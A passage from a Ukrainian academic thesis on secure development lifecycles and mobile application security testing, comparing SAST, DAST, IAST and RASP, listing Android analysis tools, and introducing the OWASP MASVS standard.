1. Динамічний аналіз безпеки (DAST).
2. Інтерактивний аналіз безпеки (IAST).
3. Тестування на проникнення (Penetration Testing).
4. Fuzz-тестування.

Динамічний аналіз безпеки (DAST) – тестування додатку під час виконання для виявлення вразливостей, які неможливо виявити статичним аналізом. DAST-інструменти імітують дії злоумисника, тестуючи додаток ззовні. Для мобільних додатків DAST включає: тестування API (Burp Suite, OWASP ZAP), аналіз мережевого трафіку, тестування на проникнення (penetration testing).

Інтерактивний аналіз безпеки (IAST) – гібридний підхід, що комбінує переваги SAST та DAST. IAST-агенти інтегруються у додаток та аналізують його поведінку зсередини під час виконання тестів.

Тестування на проникнення (Penetration Testing) – симуляція реальних атак на додаток кваліфікованими спеціалістами з безпеки (етичними хакерами). Для мобільних додатків пентест охоплює: аналіз клієнтського додатку (реверс-інжиніринг, локальне зберігання), тестування комунікацій (SSL/TLS, certificate pinning), тестування API (автентифікація, авторизація, ін'єкції), бізнес-логіку та специфічні сценарії [37].

Fuzz-тестування – автоматизоване тестування шляхом подачі на вхід програми випадкових або спеціально сформованих некоректних даних для виявлення аномальної поведінки, падінь або вразливостей.

Етап 5: Розгортання (Deployment):

На етапі розгортання необхідно забезпечити безпеку процесу публікації та конфігурації додатку:

1. Перевірка конфігурації.
2. Захист процесу збірки та публікації.

Перевірка конфігурації – верифікація правильності налаштувань перед публікацією: вимкнення режиму налагодження, видалення тестових облікових даних та бекдорів, перевірка налаштувань Network Security Configuration, верифікація правильності підпису додатку.

Захист процесу збірки та публікації – забезпечення цілісності CI/CD пайплайну: захист облікових даних для підпису (keystores), контроль доступу до систем збірки, верифікація артефактів перед публікацією.

Етап 6: Супровід та моніторинг (Operations/Maintenance):

Після публікації додатку безпекова робота продовжується:

1. Моніторинг безпеки.
2. Управління вразливостями.
3. Реагування на інциденти.

Моніторинг безпеки – відстеження безпекових подій, аномалій, спроб атак. Для мобільних додатків це включає моніторинг API (аномальні запити, спроби підбору), crash-репорти, що можуть свідчити про спроби експлуатації.

Управління вразливостями – процес реагування на виявлені вразливості: моніторинг бюлетенів безпеки для використовуваних бібліотек та платформ, оцінка застосовності вразливостей до додатку, пріоритезація та планування виправлень, оперативний випуск патчів для критичних вразливостей.

Реагування на інциденти – підготовка та виконання плану дій у разі виявлення безпекового інциденту: виявлення та класифікація інциденту,

локалізація та усунення загрози, відновлення нормальної роботи, аналіз причин та вдосконалення захисту.

Численні організації розробили стандарти та фреймворки, що надають структурований підхід до впровадження SSDLC.

Microsoft SDL є одним з найбільш зрілих та задокументованих фреймворків безпечної розробки, розроблених на основі внутрішнього досвіду Microsoft з 2004 року. SDL складається з набору практик, інтегрованих у кожен етап розробки:

1. Фаза навчання.
2. Фаза вимог.
3. Фаза проєктування.
4. Фаза імплементації.
5. Фаза верифікації.
6. Фаза випуску.
7. Фаза реагування.

Фаза навчання – обов'язкове навчання всіх членів команди основам безпечної розробки.

Фаза вимог – визначення якісних критеріїв безпеки (security quality gates), аналіз ризиків.

Фаза проєктування – моделювання загроз, аналіз поверхні атаки.

Фаза імплементації – стандарти кодування, статичний аналіз, заборонені функції.

Фаза верифікації – динамічний аналіз, fuzz-тестування, пентест.

Фаза випуску – фінальний огляд безпеки, план реагування на інциденти.

Фаза реагування – виконання плану реагування на виявлені вразливості.

Національний інститут стандартів і технологій США опублікував SSDF (SP 800-218), що визначає набір високорівневих практик безпечної розробки. SSDF організовано у чотири групи практик:

1. Підготовка організації (Prepare the Organization).
2. Захист програмного забезпечення (Protect the Software).
3. Створення безпечного ПЗ (Produce Well-Secured Software).

4. Реагування на вразливості (Respond to Vulnerabilities).

Підготовка організації (Prepare the Organization) – забезпечення готовності людей, процесів та технологій.

Захист програмного забезпечення (Protect the Software) – захист коду та середовища розробки від несанкціонованого доступу та модифікації.

Створення безпечного ПЗ (Produce Well-Secured Software) – мінімізація вразливостей у випущеному ПЗ.

Реагування на вразливості (Respond to Vulnerabilities) – виявлення та усунення вразливостей [29].

OWASP SAMM – це відкритий фреймворк для оцінки та вдосконалення практик безпеки розробки в організації. SAMM визначає 15 практик безпеки, згрупованих у 5 бізнес-функцій.

Для кожної практики SAMM визначає три рівні зрілості, що дозволяє організаціям оцінити поточний стан та планувати поступове вдосконалення.

BSIMM – це дескриптивна модель, що базується на спостереженнях реальних програм безпеки розробки у сотнях організацій. На відміну від прескриптивних моделей, що визначають, як повинно бути, BSIMM описує, що насправді роблять організації. BSIMM включає 122 активності, згруповані у 12 практик.

Таблиця 1.5

Порівняння фреймворків безпечної розробки

Характеристика	Microsoft SDL	NIST SSDF	OWASP SAMM
Тип	Прескриптивний	Прескриптивний	Прескриптивний
Фокус	Процес розробки	Практики безпеки	Зрілість організації
Рівні зрілості	Немає	Немає	3 рівні
Вартість	Безкоштовний	Безкоштовний	Безкоштовний
Галузь	Універсальний	Універсальний	Універсальний

Мобільна розробка має низку особливостей, що впливають на реалізацію SSDLC.

Мобільні додатки часто оновлюються щотижня або навіть частіше, що вимагає максимальної автоматизації безпекових перевірок. Ручне тестування

безпеки не може масштабуватися на такі темпи розробки, тому критично важливою є інтеграція автоматизованих інструментів у CI/CD пайплайни.

Розробка для Android, а також інших платформ вимагає врахування специфіки кожної платформи. Безпекові вимоги та механізми захисту можуть суттєво відрізнятися. Крос-платформні фреймворки (React Native, Flutter, Xamarin) створюють додаткові виклики – вразливості можуть існувати як на рівні фреймворку, так і на рівні специфічної платформи.

Екосистема Android характеризується значною фрагментацією – активно використовуються пристрої з різними версіями ОС (від Android 8 до Android 14+), що мають різні безпекові можливості. Розробники повинні враховувати мінімальну підтримувану версію та реалізовувати fallback-механізми для старіших версій.

Публікація через Google Play Store та Apple App Store передбачає проходження ревью, що включає базові перевірки безпеки. Однак ці перевірки не є вичерпними та не замінюють повноцінного тестування безпеки. Водночас політики магазинів постійно посилюються, вимагаючи дотримання певних стандартів безпеки та приватності.

Мобільні пристрої мають обмежені ресурси (батарея, пам'ять, процесор), що впливає на вибір безпекових механізмів. Криптографічні операції повинні бути ефективними, обсяг логування – збалансованим.

Отже, безпечний життєвий цикл розробки програмного забезпечення є комплексним підходом, що інтегрує практики безпеки на кожному етапі створення мобільного додатку. Успішна реалізація SSDLC вимагає комбінації технічних заходів, процесних змін та культурних трансформацій. Для мобільної розробки особливо важливими є врахування специфіки платформ, швидких циклів релізів та розширених вимог до приватності користувачів.

РОЗДІЛ 2. МЕТОДОЛОГІЯ ТА ІНСТРУМЕНТАРІЙ АУДИТУ БЕЗПЕКИ МОБІЛЬНИХ ДОДАТКІВ

2.1 Порівняльний аналіз методів тестування безпеки

Тестування безпеки програмного забезпечення є невід'ємною складовою процесу забезпечення якості та надійності сучасних мобільних додатків. В умовах постійного зростання кількості кіберзагроз та ускладнення векторів атак на мобільні платформи, систематичний підхід до виявлення вразливостей набуває критичного значення для організацій усіх масштабів. Ефективна стратегія тестування безпеки повинна охоплювати різноманітні методи аналізу, кожен з яких має свої сильні сторони та обмеження, що доповнюють одне одного у комплексному підході.

Історично розвиток методів тестування безпеки програмного забезпечення пройшов шлях від переважно ручного аналізу коду та тестування на проникнення до сучасних автоматизованих рішень, здатних аналізувати мільйони рядків коду за лічені хвилини. Ця еволюція обумовлена як зростанням складності програмних систем, так і необхідністю інтеграції безпекових перевірок у швидкі цикли розробки, характерні для сучасних методологій Agile та DevOps.

У контексті мобільної розробки тестування безпеки набуває додаткової специфіки, пов'язаної з особливостями мобільних платформ: наявністю клієнтської та серверної частин, специфічними механізмами зберігання даних, взаємодією з операційною системою через систему дозволів, можливістю реверс-інжинірингу клієнтського коду. Ці фактори обумовлюють необхідність застосування спеціалізованих інструментів та методологій, адаптованих для мобільного середовища.

Сучасна практика тестування безпеки базується на трьох основних підходах: статичному аналізу безпеки додатків (Static Application Security Testing – SAST), динамічному аналізу безпеки додатків (Dynamic Application Security Testing – DAST) та інтерактивному аналізу безпеки додатків (Interactive Application Security Testing – IAST). Кожен з цих підходів має власну методологію, переваги та обмеження, а їх комбінування дозволяє досягти найбільш повного покриття [42].

Статичний аналіз безпеки додатків (SAST) – це метод тестування, що передбачає аналіз вихідного коду, байт-коду або бінарних файлів програми без її фактичного виконання. Цей підхід часто називають методом "білої скриньки" (white-box testing), оскільки аналізатор має повний доступ до внутрішньої структури програми та може досліджувати всі шляхи виконання коду.

Фундаментальна ідея SAST полягає у моделюванні поведінки програми на основі її вихідного коду або проміжного представлення. Інструменти статичного аналізу будують різноманітні моделі програми – абстрактне синтаксичне дерево (AST), граф потоку управління (CFG), граф потоку даних (DFG) – та застосовують до них набір правил для виявлення потенційно небезпечних патернів.

Процес статичного аналізу для Android-додатків зазвичай включає наступні етапи:

На першому етапі відбувається підготовка коду до аналізу. Для додатків, розповсюджуваних у форматі APK, це передбачає декомпіляцію DEX-файлів у проміжне представлення (Smali) або реконструкцію Java/Kotlin-коду. Інструменти на кшталт `jadx`, `dex2jar`, `apktool` забезпечують цю функціональність. Для аналізу вихідного коду під час розробки декомпіляція не потрібна – аналізатор працює безпосередньо з вихідними файлами.

Другий етап передбачає побудову моделі програми. Аналізатор парсить код та створює внутрішнє представлення, що відображає структуру програми. Абстрактне синтаксичне дерево фіксує синтаксичну структуру коду. Граф потоку управління моделює можливі шляхи виконання програми. Граф потоку даних відстежує, як дані передаються між змінними та функціями. Граф викликів показує залежності між методами та класами.

На третьому етапі виконується власне аналіз. До побудованих моделей застосовуються різноманітні техніки аналізу для виявлення вразливостей.

Основні техніки статичного аналізу включають:

1. Pattern Matching (зіставлення з шаблонами).
2. Taint Analysis (аналіз поширення "забруднених" даних).
3. Data Flow Analysis (аналіз потоку даних).

4. Control Flow Analysis (аналіз потоку управління).

5. Symbolic Execution (символьне виконання).

Pattern Matching (зіставлення з шаблонами) – пошук у коді відомих небезпечних патернів, таких як використання застарілих криптографічних алгоритмів, виклики потенційно небезпечних функцій, жорстко закодовані секрети. Ця техніка є швидкою та простою у реалізації, але може генерувати значну кількість хибно-позитивних результатів.

Taint Analysis (аналіз поширення "забруднених" даних) – відстеження потоку даних від джерел (sources), таких як введення користувача, мережеві дані, до приймачів (sinks), таких як SQL-запити, виконання команд, запис у файли. Якщо "забруднені" (потенційно небезпечні) дані досягають приймача без належної валідації або санітизації, фіксується потенційна вразливість [16].

Data Flow Analysis (аналіз потоку даних) – більш загальна техніка відстеження того, як значення змінних змінюються та передаються протягом виконання програми. Дозволяє виявляти витoki даних, неініціалізовані змінні, помилки управління пам'яттю.

Control Flow Analysis (аналіз потоку управління) – дослідження можливих шляхів виконання програми для виявлення недосяжного коду, некоректної обробки виключень, логічних помилок.

Symbolic Execution (символьне виконання) – техніка, при якій замість конкретних значень використовуються символічні змінні. Це дозволяє дослідити множину можливих шляхів виконання та знайти вхідні дані, що призводять до небезпечних станів.

Статичний аналіз Android-додатків має низку особливостей, обумовлених архітектурою платформи та форматом розповсюдження додатків.

Аналіз AndroidManifest.xml є критично важливим компонентом SAST для Android. Маніфест містить декларації компонентів додатку (Activity, Service, BroadcastReceiver, Content Provider), їх експортованість, intent-фільтри, запитувані дозволи, конфігурацію безпеки. Інструменти SAST перевіряють маніфест на типові помилки конфігурації: надмірно експортовані компоненти без захисту дозволами,

запит небезпечних або надлишкових дозволів, увімкнений режим налагодження (`android:debuggable="true"`), дозвіл резервного копіювання без шифрування (`android:allowBackup="true"`), дозвіл незашифрованого мережевого трафіку.

Аналіз ресурсів додатку включає перевірку XML-файлів макетів, конфігурацій, рядкових ресурсів на предмет витоків чутливої інформації, небезпечних налаштувань WebView, захардкодених URL та облікових даних.

Аналіз нативного коду – багато Android-додатків містять нативні бібліотеки (файли `.so`), написані мовами C/C++. Ці бібліотеки вимагають окремого аналізу спеціалізованими інструментами, оскільки мають власний клас вразливостей (переповнення буферу, `format string vulnerabilities` тощо).

Аналіз сторонніх бібліотек – SAST-інструменти ідентифікують використовувані бібліотеки та перевіряють їх на наявність відомих вразливостей за базами даних CVE, NVD, OSS Index.

Поряд з перевагами, статичний аналіз має суттєві обмеження, які необхідно враховувати.

Хибно-позитивні результати (`False Positives`) – SAST-інструменти схильні до генерації значної кількості хибних спрацьовувань, коли безпечний код позначається як вразливий. Це пов'язано з обмеженнями статичного аналізу у розумінні контексту виконання, динамічних значень, зовнішніх валідацій. За різними оцінками, рівень хибно-позитивних результатів може становити від 30% до 70% залежно від інструменту та типу додатку.

Хибно-негативні результати (`False Negatives`) – деякі типи вразливостей важко або неможливо виявити статично. Це включає логічні помилки бізнес-логіки, вразливості конфігурації середовища виконання, проблеми, що виникають при взаємодії з зовнішніми системами.

Складність аналізу обфускованого коду – якщо код був обфускований (перейменування класів та методів, шифрування рядків, контроль потоку), ефективність SAST значно знижується.

Обмеження при аналізі динамічних мов та рефлексії – статичний аналіз має труднощі з кодом, що інтенсивно використовує рефлексію, динамічне завантаження класів, генерацію коду під час виконання [15].

Відсутність контексту виконання – SAST не враховує реальне середовище, в якому буде виконуватися додаток, конфігурацію серверної частини, мережеву інфраструктуру.

Таблиця 2.1

Порівняльна характеристика інструментів SAST для Android

Інструмент	Тип ліцензії	Мови програмування	Особливості
Android Lint	Безкоштовний	Java, Kotlin, XML	Вбудований в Android Studio, базові перевірки безпеки
MobSF	Відкритий код	Java, Kotlin, Smali	Комплексний аналіз APK, веб-інтерфейс
QARK	Відкритий код	Java	Спеціалізований для Android, виявлення типових вразливостей
FindBugs/SpotBugs	Відкритий код	Java	Виявлення багів та потенційних вразливостей у байт-кодi
SonarQube	Комерційний	Багатомовний	Комплексна платформа якості коду з плагінами безпеки
Checkmarx	Комерційний	Багатомовний	Enterprise-рішення з глибоким аналізом потоку даних
Fortify	Комерційний	Багатомовний	Enterprise-рішення з широкою базою правил
Semgrep	Відкритий код	Багатомовний	Швидкий пошук за патернами, легке створення правил

MobSF (Mobile Security Framework) заслуговує окремої уваги як один з найбільш комплексних інструментів з відкритим кодом для аналізу безпеки мобільних додатків. MobSF забезпечує як статичний, так і динамічний аналіз Android та iOS додатків. Можливості статичного аналізу включають: декомпіляцію APK та витягування компонентів, аналіз AndroidManifest.xml на помилки

конфігурації, пошук жорстко закодованих секретів та ключів API, виявлення небезпечних патернів коду, аналіз дозволів та їх небезпечності, перевірку використовуваних бібліотек, оцінку криптографічних реалізацій.

QARK (Quick Android Review Kit) – інструмент від LinkedIn, спеціалізований на виявленні типових вразливостей Android-додатків. QARK фокусується на: експортованих компонентах без захисту, вразливостях WebView, небезпечному зберіганні даних, недоліках криптографії, витоках через логуювання.

Динамічний аналіз безпеки додатків (DAST) – це метод тестування, що передбачає аналіз додатку під час його виконання. На відміну від SAST, динамічний аналіз не вимагає доступу до вихідного коду і часто називається методом "чорної скриньки" (black-box testing), оскільки аналізатор взаємодіє з додатком ззовні, як звичайний користувач або зловмисник.

Принцип роботи DAST полягає у подачі на вхід додатку різноманітних даних (включаючи спеціально сформовані шкідливі payload) та аналізі відповідей та поведінки додатку. Це дозволяє виявляти вразливості, що проявляються лише під час виконання, та оцінювати реальний рівень захищеності системи у робочому середовищі.

Для мобільних додатків динамічний аналіз охоплює кілька напрямків:

1. Тестування API.
2. Аналіз мережевого трафіку.
3. Runtime-аналіз додатку.
4. Fuzzing.

Тестування API – мобільні додатки зазвичай взаємодіють з серверною частиною через REST API, GraphQL або інші протоколи. DAST-інструменти аналізують цю взаємодію, тестуючи API на вразливості автентифікації, авторизації, ін'єкцій, витоку даних.

Аналіз мережевого трафіку – перехоплення та дослідження мережових комунікацій додатку для виявлення передачі чутливих даних у незашифрованому вигляді, слабкостей SSL/TLS-конфігурації, можливості MITM-атак.

Runtime-аналіз додатку – дослідження поведінки додатку на пристрої: які файли створюються, які дані зберігаються, як додаток реагує на різні дії користувача, взаємодія з іншими компонентами системи.

Fuzzing – автоматизоване тестування шляхом подачі на вхід випадкових або спеціально сформованих некоректних даних для виявлення падінь, витоків пам'яті, неочікуваної поведінки [47].

Типова система динамічного аналізу мобільних додатків складається з кількох ключових компонентів, що взаємодіють для забезпечення комплексного тестування.

Компонент перехоплення трафіку (Proxu) є центральним елементом DAST-системи для мобільних додатків. Проксі-сервер розташовується між мобільним пристроєм та серверами додатку, перехоплюючи всі HTTP/HTTPS запити та відповіді. Це дозволяє аналізувати протоколи комунікації, модифікувати запити для тестування вразливостей, повторювати та параметризувати запити. Популярними інструментами цього класу є Burp Suite та OWASP ZAP.

Компонент інструментації додатку забезпечує можливість модифікації поведінки додатку під час виконання. Інструменти типу Frida, Xposed Framework дозволяють перехоплювати виклики функцій, модифікувати параметри та повернуті значення, обходити захисні механізми (SSL pinning, root detection). Це є критично важливим для тестування захищених додатків.

Компонент аналізу файлової системи досліджує зміни, що вносить додаток до файлової системи пристрою: створювані файли та бази даних, їх дозволи та вміст, наявність чутливих даних у незахищеному вигляді.

Компонент моніторингу системних викликів відстежує взаємодію додатку з операційною системою на низькому рівні, виявляючи потенційно небезпечні операції та аномальну поведінку.

Компонент автоматизації тестування керує процесом тестування, генерує тестові випадки, координує роботу інших компонентів та агрегує результати.

Алгоритм роботи системи динамічного аналізу може бути представлений наступним чином:

1. Налаштування емулятора або фізичного пристрою, встановлення сертифікатів для перехоплення HTTPS-трафіку, налаштування проксі.
2. Встановлення та запуск цільового додатку на підготовленому пристрої.
3. Автоматичне або напівавтоматичне дослідження функціональності додатку для виявлення точок входу, форм, API-ендпоінтів.
4. подача тестових даних (включаючи malicious payloads) на виявлені точки входу.
5. Моніторинг поведінки додатку, аналіз файлової системи, дослідження збережених даних.
6. Кореляція виявлених аномалій, класифікація вразливостей, генерація звіту.

Динамічний аналіз має низку унікальних переваг, що доповнюють можливості статичного аналізу.

Виявлення runtime-вразливостей – DAST виявляє вразливості, що проявляються лише під час виконання: помилки конфігурації серверної частини, проблеми автентифікації та управління сесіями, вразливості, що виникають при взаємодії компонентів.

Низький рівень хибно-позитивних результатів – оскільки DAST тестує реальну поведінку додатку, виявлені вразливості зазвичай є справжніми та експлуатабельними.

Незалежність від вихідного коду – DAST може тестувати додатки без доступу до вихідного коду, що актуально при тестуванні сторонніх рішень або придбаних компонентів.

Тестування інтеграцій – DAST оцінює безпеку взаємодії між клієнтською та серверною частинами, що неможливо при ізольованому аналізі коду.

Оцінка реального ризику – результати DAST відображають експлуатабельність вразливостей у реальних умовах, що допомагає пріоритезувати виправлення.

Разом з тим, динамічний аналіз має суттєві обмеження.

Обмежене покриття коду – DAST тестує лише ті шляхи виконання, які були активовані під час тестування. Функціональність, що не була використана, залишається непротестованою.

Складність локалізації проблем – DAST виявляє симптоми вразливостей (аномальна поведінка, витік даних), але не завжди може вказати конкретне місце в коді, що потребує виправлення.

Залежність від тестового середовища – результати DAST можуть відрізнятися залежно від конфігурації середовища, версії ОС, стану пристрою.

Часові витрати – динамічне тестування зазвичай займає більше часу, ніж статичний аналіз, особливо для комплексних додатків з великою кількістю функцій.

Ризик впливу на систему – активне тестування (особливо fuzzing) може спричинити нестабільність або падіння додатку, що неприйнятно для продакшн-середовищ [38].

Складність автоматизації – повна автоматизація DAST для мобільних додатків є складним завданням через необхідність взаємодії з графічним інтерфейсом, обробки різноманітних станів додатку.

Таблиця 2.2

Порівняльна характеристика інструментів DAST для Android

Інструмент	Призначення	Тип ліцензії	Особливості
Burp Suite	Проксі, тестування API	Комерційний/ Community	Стандарт індустрії для тестування веб/API
OWASP ZAP	Проксі, тестування API	Відкритий код	Безкоштовна альтернатива Burp Suite
Frida	Динамічна інструментація	Відкритий код	Потужний інструмент для runtime-аналізу

Продовження таблиці 2.2

Інструмент	Призначення	Тип ліцензії	Особливості
Objection	Wrapper над Frida	Відкритий код	Спрощує типові задачі мобільного тестування
Drozer	Тестування IPC	Відкритий код	Аналіз міжкомпонентної взаємодії Android
MobSF	Комплексний DAST	Відкритий код	Автоматизований динамічний аналіз
Inspeckage	Моніторинг додатку	Відкритий код	Модуль Xposed для аналізу поведінки

Frida є одним з найпотужніших інструментів для динамічної інструментації мобільних додатків. Frida дозволяє впроваджувати JavaScript-код у процеси додатків та перехоплювати виклики будь-яких функцій. Типові сценарії використання включають, обхід SSL certificate pinning для перехоплення HTTPS-трафіку, обхід root/jailbreak detection, перехоплення криптографічних функцій для аналізу шифрування, модифікацію повернутих значень функцій для тестування обробки помилок, трасування викликів API для розуміння поведінки додатку.

Drozer спеціалізується на тестуванні механізмів міжпроцесної комунікації (IPC) в Android. Інструмент дозволяє взаємодіяти з експортованими компонентами додатку (Activity, Service, Content Provider, Broadcast Receiver) та виявляти вразливості в їх реалізації.

Інтерактивний аналіз безпеки додатків (IAST) є гібридним підходом, що поєднує переваги статичного та динамічного аналізу. IAST-агенти інтегруються безпосередньо у додаток або середовище виконання та аналізують поведінку програми "зсередини" під час її роботи.

Принцип роботи IAST базується на інструментації коду додатку спеціальними сенсорами, що відстежують потік даних через критичні точки (джерела вводу, криптографічні операції, звернення до БД, мережеві виклики).

Коли потенційно небезпечні дані досягають чутливих операцій, IAST фіксує це та може точно вказати шлях поширення даних у коді.

Переваги IAST включають точність, порівнянну з SAST (знання структури коду), та реалістичність результатів, характерну для DAST (аналіз під час виконання). IAST має низький рівень хибно-позитивних результатів та може точно локалізувати вразливості.

Обмеження IAST пов'язані з необхідністю інструментації додатку, що може впливати на продуктивність та не завжди можливо для production-середовищ. Крім того, IAST тестує лише виконуваний код, подібно до DAST.

У контексті мобільної розробки IAST менш поширений, ніж для серверних додатків, через складності інтеграції агентів у мобільні платформи. Однак деякі комерційні рішення (Contrast Security, Synopsys Seeker) пропонують можливості IAST для мобільних додатків.

Runtime Application Self-Protection (RASP) є спорідненою технологією, що фокусується не на виявленні вразливостей під час тестування, а на захисті додатку під час експлуатації. RASP-агенти інтегруються у додаток та здатні виявляти та блокувати атаки в реальному часі.

Для мобільних додатків RASP-рішення можуть забезпечувати: виявлення та блокування спроб реверс-інжинірингу, захист від динамічної інструментації (anti-Frida), виявлення модифікованого середовища (root detection, emulator detection), захист чутливих операцій (шифрування, автентифікація), моніторинг та реагування на аномальну поведінку.

Хоча RASP не є методом тестування у традиційному розумінні, він доповнює SAST та DAST, забезпечуючи захист від вразливостей, що не були виявлені під час тестування, або від нових атак [50].

Таблиця 2.3

Комплексне порівняння методів тестування безпеки

Критерій	SAST	DAST	IAST
Доступ до коду	Потрібен	Не потрібен	Потрібен
Етап застосування	Розробка	Тестування/Продакшн	Тестування

Продовження таблиці 2.3

Критерій	SAST	DAST	IAST
Покриття коду	Потенційно 100%	Залежить від тестів	Залежить від тестів
Хибно-позитивні	Високий рівень	Низький рівень	Низький рівень
Хибно-негативні	Середній рівень	Середній рівень	Низький рівень
Локалізація проблем	Точна	Неточна	Точна
Вплив на продуктивність	Немає	Немає	Є
Виявлення runtime-проблем	Ні	Так	Так
Складність налаштування	Низька	Середня	Висока
Автоматизація в CI/CD	Легка	Складніша	Середня

Оптимальна стратегія тестування безпеки передбачає комбінування різних методів для досягнення максимального покриття при мінімізації дублювання зусиль.

На етапі розробки рекомендується активне застосування SAST. Інтеграція статичного аналізу в IDE забезпечує миттєвий зворотний зв'язок розробникам. Запуск SAST при кожному коміті або pull request виявляє нові вразливості до їх потрапляння в основну гілку. Блокування збірок з критичними вразливостями (quality gates) запобігає прогресу небезпечного коду.

На етапі тестування додається DAST. Тестування API за допомогою Burp Suite або ZAP виявляє серверні вразливості. Runtime-аналіз додатку за допомогою Frida, Drozer досліджує поведінку на пристрої. Тестування мережових комунікацій перевіряє захищеність передачі даних.

Перед релізом проводиться поглиблене тестування. Penetration testing кваліфікованими спеціалістами симулює реальні атаки. Аудит криптографії перевіряє коректність реалізації. Тестування бізнес-логіки виявляє логічні вразливості.

Після релізу здійснюється моніторинг та реагування. Bug bounty програми залучають зовнішніх дослідників. Моніторинг нових вразливостей у залежностях забезпечує своєчасне оновлення. RASP для критичних додатків надає захист у реальному часі.

Вибір оптимального методу або комбінації методів залежить від контексту проєкту, доступних ресурсів та цілей тестування. Нижче наведено алгоритм прийняття рішення.

Якщо є доступ до вихідного коду та тестування проводиться на етапі розробки, пріоритетним є SAST. SAST забезпечує раннє виявлення та легку інтеграцію в процес розробки.

Якщо вихідний код недоступний або тестується стороння система, застосовується DAST. DAST не вимагає коду та тестує реальну поведінку.

Якщо критичним є низький рівень хибно-позитивних результатів та точна локалізація, розглядається IAST. IAST поєднує переваги обох підходів.

Для комплексного аудиту безпеки застосовується комбінація методів. SAST виявляє проблеми в коді, DAST перевіряє експлуатабельність та серверну частину, ручний пентест досліджує логічні вразливості та складні сценарії атак.

Отже, статичний та динамічний аналіз безпеки є взаємодоповнюючими методами, кожен з яких має свої сильні сторони та обмеження. Ефективна стратегія тестування безпеки мобільних додатків передбачає інтеграцію обох підходів у процес розробки, з урахуванням специфіки проєкту, доступних ресурсів та регуляторних вимог. Автоматизація тестування та його інтеграція в CI/CD пайплайни є критично важливою для підтримки безпеки в умовах швидких циклів мобільної розробки.

2.2 Огляд стандартів верифікації безпеки мобільних додатків

Стандартизація підходів до забезпечення та верифікації безпеки програмного забезпечення є фундаментальною основою для створення надійних та захищених систем. В умовах стрімкого розвитку мобільних технологій та постійної еволюції ландшафту кіберзагроз, наявність чітких, структурованих та загальновизнаних стандартів набуває особливого значення як для розробників, так і для організацій, що замовляють або використовують мобільні додатки.

Стандарти безпеки виконують кілька критично важливих функцій у екосистемі мобільної розробки. Насамперед, вони забезпечують спільну мову та термінологію для всіх учасників процесу – розробників, тестувальників,

спеціалістів з безпеки, менеджерів проєктів, замовників. Коли всі сторони оперують єдиними поняттями та критеріями, суттєво спрощується комунікація та зменшується ризик непорозумінь.

По-друге, стандарти надають структурований чек-лист вимог безпеки, що дозволяє систематично підходити до забезпечення захисту на всіх етапах життєвого циклу додатку. Замість ad-hoc підходу, коли безпекові заходи впроваджуються хаотично на основі інтуїції або попереднього досвіду, стандарти пропонують комплексний погляд на всі аспекти безпеки мобільних додатків.

По-третє, стандарти слугують основою для об'єктивної оцінки рівня безпеки додатку. Це важливо як для внутрішнього контролю якості, так і для зовнішніх аудитів, сертифікації, демонстрації відповідності регуляторним вимогам або вимогам партнерів та клієнтів.

Нарешті, стандарти акумулюють колективний досвід та найкращі практики спільноти безпеки, дозволяючи організаціям будь-якого розміру використовувати знання, напрацьовані провідними експертами галузі [39].

У сфері безпеки мобільних додатків найбільш авторитетними та широко застосовуваними є стандарти, розроблені в рамках проєкту OWASP Mobile Application Security (MAS). Цей проєкт об'єднує два ключових документи: Mobile Application Security Verification Standard (MASVS) та Mobile Security Testing Guide (MSTG), які разом формують комплексну методологічну базу для забезпечення та верифікації безпеки мобільних додатків.

OWASP Mobile Application Security (MAS) є флагманським проєктом OWASP Foundation у сфері мобільної безпеки. Проєкт було започатковано у 2014 році як відповідь на зростаючу потребу у стандартизованих підходах до безпеки мобільних додатків, і з того часу він пройшов значну еволюцію, адаптуючись до змін у мобільних платформах та ландшафті загроз.

Проєкт MAS є відкритим та спільнотним – будь-який спеціаліст може долучитися до розвитку стандартів, внести пропозиції, виправлення або доповнення. Така модель розвитку забезпечує постійне оновлення стандартів

відповідно до актуальних загроз та технологій, а також їх валідацію широкою спільнотою практиків.

Структура проєкту MAS включає кілька взаємопов'язаних компонентів:

1. OWASP MASVS (Mobile Application Security Verification Standard).
2. OWASP MSTG (Mobile Security Testing Guide).
3. OWASP MAS Checklist.
4. OWASP MAS Crackmes.

OWASP MASVS (Mobile Application Security Verification Standard) – стандарт верифікації безпеки мобільних додатків, що визначає вимоги безпеки для мобільних додатків. MASVS слугує основою для планування безпекових заходів під час розробки, формування вимог до безпеки, проведення аудитів та сертифікації.

OWASP MSTG (Mobile Security Testing Guide) – комплексне керівництво з тестування безпеки мобільних додатків, що надає детальні інструкції щодо перевірки відповідності вимогам MASVS. MSTG містить опис методологій тестування, конкретні тестові випадки, рекомендації щодо інструментів та приклади для платформ Android та iOS.

OWASP MAS Checklist – структурований чек-лист на основі MASVS, що спрощує практичне застосування стандарту під час аудитів та самооцінки.

OWASP MAS Crackmes – набір навмисно вразливих мобільних додатків для практичного вивчення технік тестування безпеки та відпрацювання навичок.

Усі компоненти проєкту MAS є безкоштовними, з відкритим вихідним кодом та доступні на офіційному веб-сайті проєкту (mas.owasp.org) та репозиторії GitHub. Документація регулярно оновлюється, при цьому підтримується версіонування для забезпечення стабільних референсів [34].

OWASP MASVS є стандартом, що визначає комплексний набір вимог безпеки для мобільних додатків. Стандарт розроблено з урахуванням специфіки мобільних платформ (Android та iOS) та охоплює всі ключові аспекти безпеки – від захисту даних до стійкості проти реверс-інжинірингу.

MASVS може використовуватися у кількох контекстах:

1. Як основа для безпечної розробки.
2. Як критерій для аудиту та тестування.
3. Як основа для сертифікації.
4. Як інструмент комунікації.
5. Як бенчмарк для порівняння.

Як основа для безпечної розробки – команди розробників можуть використовувати MASVS як чек-лист безпекових вимог, що повинні бути реалізовані у додатку. Інтеграція вимог MASVS на етапі проєктування допомагає уникнути типових помилок безпеки.

Як критерій для аудиту та тестування – спеціалісти з безпеки використовують MASVS як референс для структурування аудитів безпеки мобільних додатків. Кожна вимога MASVS може бути перевірена за допомогою методів, описаних у MSTG.

Як основа для сертифікації – організації можуть використовувати MASVS для формальної сертифікації рівня безпеки своїх додатків. Деякі галузі та регулятори визнають відповідність MASVS як підтвердження належного рівня захисту.

Як інструмент комунікації – MASVS надає структуровану мову для обговорення безпекових вимог між замовниками, розробниками та спеціалістами з безпеки.

Як бенчмарк для порівняння – організації можуть порівнювати рівень безпеки різних додатків або відстежувати прогрес у підвищенні безпеки власних продуктів.

MASVS пройшов значну еволюцію з моменту першої публікації. Версія 1.0 була випущена у 2018 році та визначала три рівні верифікації (L1, L2, R), кожен з яких включав набір вимог зростаючої строгості.

У 2023 році було опубліковано MASVS версії 2.0, що представляє суттєвий перегляд стандарту. Ключові зміни включають:

